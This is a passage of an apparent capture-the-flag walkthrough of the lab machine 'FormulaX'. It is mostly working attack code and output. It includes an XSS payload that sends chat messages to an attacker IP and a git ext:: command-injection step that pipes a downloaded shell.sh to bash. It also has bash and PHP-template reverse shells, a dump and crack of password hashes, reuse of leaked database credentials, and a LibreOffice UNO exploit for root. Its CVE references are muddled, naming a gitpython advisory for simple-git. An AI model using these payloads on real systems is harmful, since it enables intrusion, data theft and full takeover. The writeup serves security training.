            // here we are gonna show the error
            document.getElementById('error').innerHTML =
response.data.Message
            } catch (err) {
                alert("Something went Wrong")
            }
        })
    } catch {
        document.getElementById('error').innerHTML = "Something went
Wrong"
    }
}
```

Based on **chat.js** and **contact_us.js**, we will create a malicous javascript payload that different user on the system will grab and run:

```
const script= document.createElement('script');
script.src='/socket.io/socket.io.js';
document.head.appendChild(script);
script.addEventListener('load',function(){
    const res=axios.get(`/user/api/chat`);
    const socket=io('/',{withCredentials:true});
    socket.on('message',(my_message) => {
        fetch("http://10.10.14.36:9999/?d="+btoa(my_message))
    });
    socket.emit('client_message','history');
});
```

With our Python server running with **payload.js**, let's run the following XSS command that will download payload.js and execute it:

```
<img src=x onerror="var script1=document.createElement('script');
script1.src='http://10.10.14.36:4444/payload.js';document.head.appendChild(sc
ript1);"/>
```

test

test

```
<img src=x onerror="var script1=document.createElement('script'); script1.src='http://10.10.14.36:4444/payload.js'; document.head.appendChild(script1);"/>
```

SEND MESSAGE

Message Sent Successfully

As we send the message, **payload.js** is executed on admin user's browser and returns the messages from it:


```
┌──(yoon㉿kali)-[~/Documents/htb/formulax]
└─$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
10.10.11.6 - - [05/Jun/2024 06:27:36] "GET /payload.js HTTP/1.1" 200 -
10.10.11.6 - - [05/Jun/2024 06:27:38] code 501, message Unsupported method ('OPTIONS')
10.10.11.6 - - [05/Jun/2024 06:27:38] "OPTIONS /?d=R3JlZXRpbmdzIS4gSG93IGNhbiBpIGhlbHAgeW91IHRvZGF5ID8uIFlvdSBjYW4gdHlwZSBoZWxwIHRvIHNlZS
Bzb21lIGJ1aWxkaW4gY29tbWFuZHM= HTTP/1.1" 501 -
10.10.11.6 - - [05/Jun/2024 06:27:38] code 501, message Unsupported method ('OPTIONS')
10.10.11.6 - - [05/Jun/2024 06:27:38] "OPTIONS /?d=SGVsbG8sIEkgYW0gQWRtaW4uVGVzdGluZyB0aGUgQ2hhdCBBcHBsaWNhdGlvbg== HTTP/1.1" 501 -
10.10.11.6 - - [05/Jun/2024 06:27:38] code 501, message Unsupported method ('OPTIONS')
10.10.11.6 - - [05/Jun/2024 06:27:38] "OPTIONS /?d=V3JpdGUgYSBzY3JpcHQgZm9yICBkZXYtZ2l0LWF1dG8tdXBkYXRlLmNoYXRib3QuaHRiIHRvIHdvcmsgcHJvcG
VybHk= HTTP/1.1" 501 -
10.10.11.6 - - [05/Jun/2024 06:27:38] code 501, message Unsupported method ('OPTIONS')
10.10.11.6 - - [05/Jun/2024 06:27:38] "OPTIONS /?d=V3JpdGUgYSBzY3JpcHQgdG8gYXV0b21hdGUgdGhlIGF1dG8tdXBkYXRl HTTP/1.1" 501 -
10.10.11.6 - - [05/Jun/2024 06:27:38] code 501, message Unsupported method ('OPTIONS')
10.10.11.6 - - [05/Jun/2024 06:27:38] "OPTIONS /?d=TWVzc2FnZSBTZW50Ojxicj5oaXN0b3J5 HTTP/1.1" 501 -
```

Let's organize the messages in base64 and decode it:

```
┌──(yoon㉿kali)-[~/Documents/htb/formulax]
└─$ echo 'R3JlZXRpbmdzIS4gSG93IGNhbiBpIGhlbHAgeW91IHRvZGF5ID8uIFlvdSBjYW4gdHlwZSBoZWxwIHRvIHNlZSBzb21lIGJ1aWxkaW4gY29tbWFuZHM=SGVsbG8sIEk
gYW0gQWRtaW4uVGVzdGluZyB0aGUgQ2hhdCBBcHBsaWNhdGlvbg==V3JpdGUgYSBzY3JpcHQgZm9yICBkZXYtZ2l0LWF1dG8tdXBkYXRlLmNoYXRib3QuaHRiIHRvIHdvcmsgcHJv
cGVybHk=V3JpdGUgYSBzY3JpcHQgdG8gYXV0b21hdGUgdGhlIGF1dG8tdXBkYXRlTWVzc2FnZSBTZW50Ojxicj5oaXN0b3J5' | base64 -d
Greetings!. How can i help you today ?. You can type help to see some buildin commandsHello, I am Admin.Testing the Chat ApplicationWrite
 a script for  dev-git-auto-update.chatbot.htb to work properlyWrite a script to automate the auto-updateMessage Sent:<br>history
```

Message reveals a subdomain **dev-git-auto-update.chatbot.htb** which we add to `/etc/hosts`.

dev-git-auto-update.chatbot.htb is a Git Auto Report Generator:



Shell as www-data

CVE-2022-24439

At the bottom of the page, we see the software running: **simple-git v3.14**

Made with ❤ by Chatbot Using simple-git v3.14

Researching a bit about this version, it seems to be vulnerable to **CVE-2022-24066**:

CVE-2022-24439 Detail

Description


All versions of package gitpython are vulnerable to Remote Code Execution (RCE) due to improper user input validation, which makes it possible to inject a maliciously crafted remote URL into the clone command. Exploiting this vulnerability is possible because the library makes external calls to git without sufficient sanitization of input arguments.

From here, we found a usable payload.

Let's try running the payload:

```
ext::sh -c touch% /tmp/pwned
```

However, it shows an error:




Is this the issue with the payload or are we just not seeing the result?

Let's see if we can run commands towards our Python server:

```
ext::sh -c curl% http://10.10.14.36:1337/testing
```

It shows the same error when executed:



However, our Python web server receives incoming connection from the web app, meaning it is vulnerable to RCE:

```
┌──(yoon㉿kali)-[~/Documents/htb/formulax]
└─$ python3 -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
10.10.11.6 - - [05/Jun/2024 06:42:21] code 404, message File not found
10.10.11.6 - - [05/Jun/2024 06:42:21] "GET /testing HTTP/1.1" 404 -
```

Reverse Shell

Let's create **shell.sh** that will spawn reverse shell connection back to netcat listener:

```
┌──(yoon㉿kali)-[~/Documents/htb/formulax]
└─$ cat shell.sh
/bin/sh -i >& /dev/tcp/10.10.14.36/1337 0>&1
```

We will now run the command that will download **shell.sh** and run it:

```
ext::sh -c curl% http://10.10.14.36:9001/shell.sh|bash
```

As the command is executed, it grabs **shell.sh** from our Python web server:

```
┌──(yoon㉿kali)-[~/Documents/htb/formulax]
└─$ python3 -m http.server 9001
Serving HTTP on 0.0.0.0 port 9001 (http://0.0.0.0:9001/) ...
10.10.11.6 - - [05/Jun/2024 06:44:28] "GET /shell.sh HTTP/1.1" 200 -
```

After it grabs **shell.sh**, it runs it, and we are now given reverse shell as **www-data**:

```
┌──(yoon㉿kali)-[~/Documents/htb/formulax]
└─$ sudo rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.11.6] 46632
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

Before further enumeration, let's make the shell more interactive using Python:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
$ python3 --version
Python 3.10.12
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@formulax:/home$
```

Privesc: www-data to frank_dorky

Local Enumeration

www-data has not enough privilege. We would have to escalate our privilege into different users such as **frank_dorky** or **kai_relay**:

```
www-data@formulax:/home$ ls -l ls -l
ls -l
total 8
drwxr-x---  6 frank_dorky frank_dorky 4096 Feb 19 21:20 frank_dorky
drwxr-x--- 12 kai_relay   kai_relay   4096 Feb 20 16:04 kai_relay
```

We will first check on internally open ports:

```
netstat -ano | grep tcp | grep ESTABLISHED
```

```
www-data@formulax:/home$ netstanetstat -ano | grep tcp | grep ESTABLISHED
netstat -ano | grep tcp | grep ESTABLISHED
tcp        0      0 127.0.0.1:34970         127.0.0.1:37071         ESTABLISHED off (0.00/0/0)
tcp        0      0 127.0.0.1:55234         127.0.0.1:80            ESTABLISHED keepalive (39.49/0/0)
tcp        0      0 127.0.0.1:80            127.0.0.1:49888         ESTABLISHED off (0.00/0/0)
tcp        0      0 127.0.0.1:33842         127.0.0.1:27017         ESTABLISHED keepalive (26.41/0/0)
tcp        0      0 127.0.0.1:33844         127.0.0.1:27017         ESTABLISHED keepalive (39.60/0/0)
tcp        0      0 127.0.0.1:33848         127.0.0.1:27017         ESTABLISHED keepalive (20.81/0/0)
tcp        0      0 127.0.0.1:80            127.0.0.1:42236         ESTABLISHED off (0.00/0/0)
tcp        0      0 127.0.0.1:80            127.0.0.1:49882         ESTABLISHED off (0.00/0/0)
tcp        0      0 127.0.0.1:27017         127.0.0.1:33844         ESTABLISHED keepalive (48.59/0/0)
tcp        0     53 10.10.11.6:46632        10.10.14.36:1337        ESTABLISHED on (0.84/0/0)
tcp        0      0 127.0.0.1:42888         127.0.0.1:27017         ESTABLISHED keepalive (14.57/0/0)
tcp        0      0 127.0.0.1:37071         127.0.0.1:34970         ESTABLISHED keepalive (15.22/0/0)
tcp        0      0 127.0.0.1:80            127.0.0.1:55234         ESTABLISHED off (0.00/0/0)
tcp        0      0 127.0.0.1:27017         127.0.0.1:33842         ESTABLISHED keepalive (96.19/0/0)
tcp        0      0 127.0.0.1:49882         127.0.0.1:80            ESTABLISHED keepalive (37.14/0/0)
tcp        0      0 127.0.0.1:49888         127.0.0.1:80            ESTABLISHED keepalive (1.86/0/0)
tcp        0      0 127.0.0.1:27017         127.0.0.1:33848         ESTABLISHED keepalive (63.47/0/0)
tcp        0      0 127.0.0.1:27017         127.0.0.1:42888         ESTABLISHED keepalive (124.56/0/0)
tcp        0      0 127.0.0.1:42236         127.0.0.1:80            ESTABLISHED keepalive (14.41/0/0)
```

There are lot of ports open internally and port **27017** stands out.

MongoDB

MongoDB runs on port 27017. Let's further enumerate.

Looking around the file system, we discovered interesting file inside `/app/configuration`:

```
www-data@formulax:~/app/configuration$ ls
ls
connect_db.js
```

conncet_db.js file contains database information for MongoDB:

```
www-data@formulax:~/app/configuration$ cat cocat connect_db.js
cat connect_db.js
import mongoose from "mongoose";

const connectDB= async(URL_DATABASE)=>{
    try{
        const DB_OPTIONS={
            dbName : "testing"
        }
        mongoose.connect(URL_DATABASE,DB_OPTIONS)
        console.log("Connected Successfully TO Database")
    }catch(error){
        console.log(`Error Connecting to the ERROR ${error}`);
    }
}
```

Using the command `mongo --shell`, we are provided with interactive database shell:

```
mongo --shell
MongoDB shell version v4.4.29
connecting to: mongodb://127.0.0.1:27017/?compressors=disabled&gssapiServiceName=mongodb
Implicit session: session { "id" : UUID("7b40f6e7-c32b-41db-a37d-81fad90be2d7") }
MongoDB server version: 4.4.8
type "help" for help
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
        https://docs.mongodb.com/
Questions? Try the MongoDB Developer Community Forums
        https://community.mongodb.com
---
The server generated these startup warnings when booting:
        2024-06-05T10:26:04.881+00:00: Using the XFS filesystem is strongly recommended with the WiredTiger stor
age engine. See http://dochub.mongodb.org/core/prodnotes-filesystem
        2024-06-05T10:26:05.747+00:00: Access control is not enabled for the database. Read and write access to
data and configuration is unrestricted
---
>
```

`show dbs` command shows databases running on MongoDB:

```
> show dbs
shshow dbs
admin    0.000GB
config   0.000GB
local    0.000GB
testing  0.000GB
```

Let's take a look into **testing** database:

```
> use testing
ususe testing
switched to db testing
> show collections
shshow collections
messages
users
```

`db.users.find()` command reveals password hashes for user **admin** and **frank_dorky**

```
> db.users.find()
dbdb.users.find()
{ "_id" : ObjectId("648874de313b8717284f457c"), "name" : "admin", "email" : "admin@chatbot.htb", "password" : "$
2b$10$VSrvhM/5YGM0uyCeEYf/TuvJzzTz.jDLVJ2QqtumdDoKGSa.6aIC.", "terms" : true, "value" : true, "authorization_tok
en" : "Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUQiOiI2NDg4NzRkZTMxM2I4NzE3Mjg0ZjQ1N2MiLCJpYXQiOjE3M
Tc1ODYzMjB9.Y42ytnbXtZ2WJtjfFKNhmDTt-aH_UcXWOVVyXBiUC3Q", "__v" : 0 }
{ "_id" : ObjectId("648874de313b8717284f457d"), "name" : "frank_dorky", "email" : "frank_dorky@chatbot.htb", "pa
ssword" : "$2b$10$hrB/by.tb/4ABJbbt1l4/ep/L4CTY6391eSETamjLp7s.elpsB4J6", "terms" : true, "value" : true, "autho
rization_token" : " ", "__v" : 0 }
```

Let's attempt to crack it using hashcat:

`hashcat -m 3200 hash rockyou.txt`

```
$2b$10$hrB/by.tb/4ABJbbt1l4/ep/L4CTY6391eSETamjLp7s.elpsB4J6:manchesterunited

Session..........: hashcat
Status...........: Cracked
```

Password for **frank_dorky** is cracked successfully: **manchesterunited**

Using the cracked password, we can login to SSH as frank_dorky:

```
┌──(yoon㉿kali)-[~/Documents/htb/formulax]
└─$ ssh frank_dorky@10.10.11.6
frank_dorky@10.10.11.6's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Jun  5 11:24:47 2024 from 10.10.14.36
frank_dorky@formulax:~$ id
uid=1002(frank_dorky) gid=1002(frank_dorky) groups=1002(frank_dorky)
```

Privesc: frank_dorky to librenms

Chisel

Let's see if there are other internally open ports that looks interesting:

`netstat -ntlp`

```
frank_dorky@formulax:/tmp$ netstat -ntlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:27017         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:37071         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8081          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8082          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
```

We got many different internally open ports and we will first take a look at port **3000**.

After transferring chisel to the target system, we will forward port 3000 to kali's chisel server's listening port, 9000:

`./chisel_linux client 10.10.14.36:9000 R:3000:127.0.0.1:3000`

```
frank_dorky@formulax:/tmp$ ./chisel_linux client 10.10.14.36:9000 R:3000:127.0.0.1:3000
2024/06/05 11:40:58 client: Connecting to ws://10.10.14.36:9000
2024/06/05 11:41:01 client: Connected (Latency 402.760865ms)
```

On Kali's listening server, we get a incoming connection:


`chisel server -p 9000 --reverse`

```
┌──(yoon㉿kali)-[/opt/chisel]
└─$ chisel server -p 9000 --reverse
2024/06/05 07:40:46 server: Reverse tunnelling enabled
2024/06/05 07:40:46 server: Fingerprint 7aib2qi97QR7omuqyKlpBxa2Jd7g
N8oBsPaidmAmB80=
2024/06/05 07:40:46 server: Listening on http://0.0.0.0:9000
2024/06/05 07:41:01 server: session#1: Client version (1.9.1) differ
s from server version (1.9.1-0kali1)
2024/06/05 07:41:01 server: session#1: tun: proxy#R:3000=>3000: List
ening
```

LibreNMS Add Admin

We can now access port 3000 on our local browser:

We are able to login to dashboard using the credentials for frank_dorky. However, not much could be done here:



From some googling, we discovered that LibreNMS is sometims vulnerable to adding admin user:

RR1 Feb '23

> mpodu:
>
> Command that I use looks like this: ./adduser.php username, password, level 1-10, email.Without commas ofcourse.

Below command works
./adduser.php test1234 test1234 10

you should not mention word “level” just give 10 for admin

Let's try to add a new admin user and login.

We will first spot the location of LibreNMS:

```
find / -name librenms 2>/dev/null
```

```
frank_dorky@formulax:~$ find / -name librenms 2>/dev/null
/var/lib/mysql/librenms
/etc/logrotate.d/librenms
/opt/librenms
```

Inside `/opt/librenms`, I see **adduser.php** file:


```
frank_dorky@formulax:/opt/librenms$ ls -l adduser.php
-rwxr-xr-x 1 librenms librenms 956 Oct 18  2022 adduser.php
```

Let's add user **jadu** as the admin user:

```
./adduser.php jadu jadu 10
```


```
frank_dorky@formulax:/opt/librenms$ ./adduser.php jadu jadu 10
User jadu added successfully
```

Now we are able to login to dashboard as the newly created admin user:



Using **Create New Template** feature, we should be able to spawn a reverse shell as the root. But before spawning a shell, we need to change some of the misconfigurations.


On `/validate`, we can see that server is having DNS issue:



Let's add `127.0.0.1 librenms.com` to `/etc/hoss` to resolve this issue.

Now we should be able to Create new template with reverse shell payload inside of it:

`http://librenms.com:3000/templates`



Let's create a new template with the following php payload inside of it:

```
@php
system("bash -c '/bin/bash -i >& /dev/tcp/10.10.14.36/1330 0>&1'");
@endphp
```

As soon as we create a new template, we get a reverse shell connection on our netcat listener as **librebnms**:

```
┌──(yoon㉿kali)-[~/Documents/htb/formulax]
└─$ sudo rlwrap nc -lvnp 1330
listening on [any] 1330 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.11.6] 38764
bash: cannot set terminal process group (942): Inappropriate ioctl for device
bash: no job control in this shell
librenms@formulax:~$ id
id
uid=999(librenms) gid=999(librenms) groups=999(librenms)
```

Privesc: librenms to kai_relay

Reverse shell was spawned inside `/opt/librenms` directory:

```
librenms@formulax:~$ pwd
pwd
/opt/librenms
```

Looking at files inside the current directory, `.custom.env` file stands out to us:

```
librenms@formulax:~$ ls -al
ls -al
total 5216
drwxrwx--x   27 librenms librenms    4096 Feb 19 13:33 .
drwxr-xr-x    3 root     root        4096 Feb 16 15:21 ..
lrwxrwxrwx    1 root     root           9 Feb 19 13:33 .bash_history -> /dev/null
drwxrwxr-x    4 librenms librenms    4096 Feb 16 15:21 .cache
-rw-r--r--    1 librenms librenms     815 Oct 18  2022 .codeclimate.yml
drwxrwxr-x    3 librenms librenms    4096 Feb 16 15:21 .config
-rw-rw-r--    1 librenms librenms     353 Sep  7  2023 .custom.env
-rw-r--r--    1 librenms librenms     258 Oct 18  2022 .editorconfig
-rw-r--r--    1 librenms librenms      73 Oct 18  2022 .env.example
-rw-r--r--    1 librenms librenms     197 Oct 18  2022 .env.travis
```

`.custom.env` files reveals the username and password for **kai_relay: mychemicalformulaX**

`cat .custom.env`

```
librenms@formulax:~$ cat .custom.env
cat .custom.env
APP_KEY=base64:jRoDTOFGZEO08+68w7EzYPp8a7KZCNk+4Fhh97lnCEk=

DB_HOST=localhost
DB_DATABASE=librenms
DB_USERNAME=kai_relay
DB_PASSWORD=mychemicalformulaX

#APP_URL=
NODE_ID=648b260eb18d2
VAPID_PUBLIC_KEY=BDhe6thQfwA7elEUvyMPh9CEtrWZM1ySaMMIaB10DsIhGeQ8Iks8kL6uLtjMsHe61-ZCC6f6XgPVt7O6liSqpvg
VAPID_PRIVATE_KEY=chr9zlPVQT8NsYgDGeVFda-AiD0UWIY6OW-jStiwmTQ
```

Luckily, we are able to use the found credentials for SSH login:

```
kai_relay@formulax:~$ id
uid=1001(kai_relay) gid=1001(kai_relay) groups=1001(kai_relay),27(sudo),999(librenms)
```

Privesc: kai_relay to root

Sudoers

Let's see what commands could be ran with sudo privilege through the command `sudo -l`:

```
kai_relay@formulax:~$ sudo -l
Matching Defaults entries for kai_relay on forumlax:
    env_reset, timestamp_timeout=0, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, env_reset, timestamp_timeout=0

User kai_relay may run the following commands on forumlax:
    (ALL) NOPASSWD: /usr/bin/office.sh
```

`/usr/bin/office.sh` command could be ran with sudo privilege.

Let's take a look at the bash file:

```
kai_relay@formulax:/tmp$ cat /usr/bin/office.sh
#!/bin/bash
/usr/bin/soffice --calc --accept="socket,host=localhost,port=2002;urp;" --norestore --nologo --nodefault --headless
```

It seems like it is opening up port 2002.

Doing some research on this, we discovered [this exploit](#).

Let's slightly modify the exploit so that it runs our maliciously crafted payoad instead of calc.exe:

```
shell_execute =
service_manager.createInstance("com.sun.star.system.SystemShellExecute")
shell_execute.execute("/tmp/shell.sh", '',1)
```

With the exploit transferred to the taget system, we will create `shell.sh` inside `/tmp` folder with the reverse shell payload inside of it:

```
#!/bin/bash
sh -i >& /dev/tcp/10.10.14.36/1337 0>&1
```

```
kai_relay@formulax:/tmp$ cat shell.sh
#!/bin/bash
sh -i >& /dev/tcp/10.10.14.36/1337 0>&1
```

With both the exploit and shell.sh prepared on the system, let's run `/usr/bin/office.sh` to open up port 2002:

```
kai_relay@formulax:/tmp$ sudo /usr/bin/office.sh
```

Now that port 2022 is open, let's run the exploit towards it:

```
python3 exploit.py --host 127.0.0.1 --port 2002
```

```
kai_relay@formulax:/tmp$ python3 exploit.py --host 127.0.0.1 --port 2002
[+] Connecting to target...
[+] Connected to 127.0.0.1
```

As the exploit runs, `shell.sh` inside is also executed and we get reverse shell as the root:

```
┌──(yoon㉿kali)-[~/Documents/htb/formulax]
└─$ rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.11.6] 58134
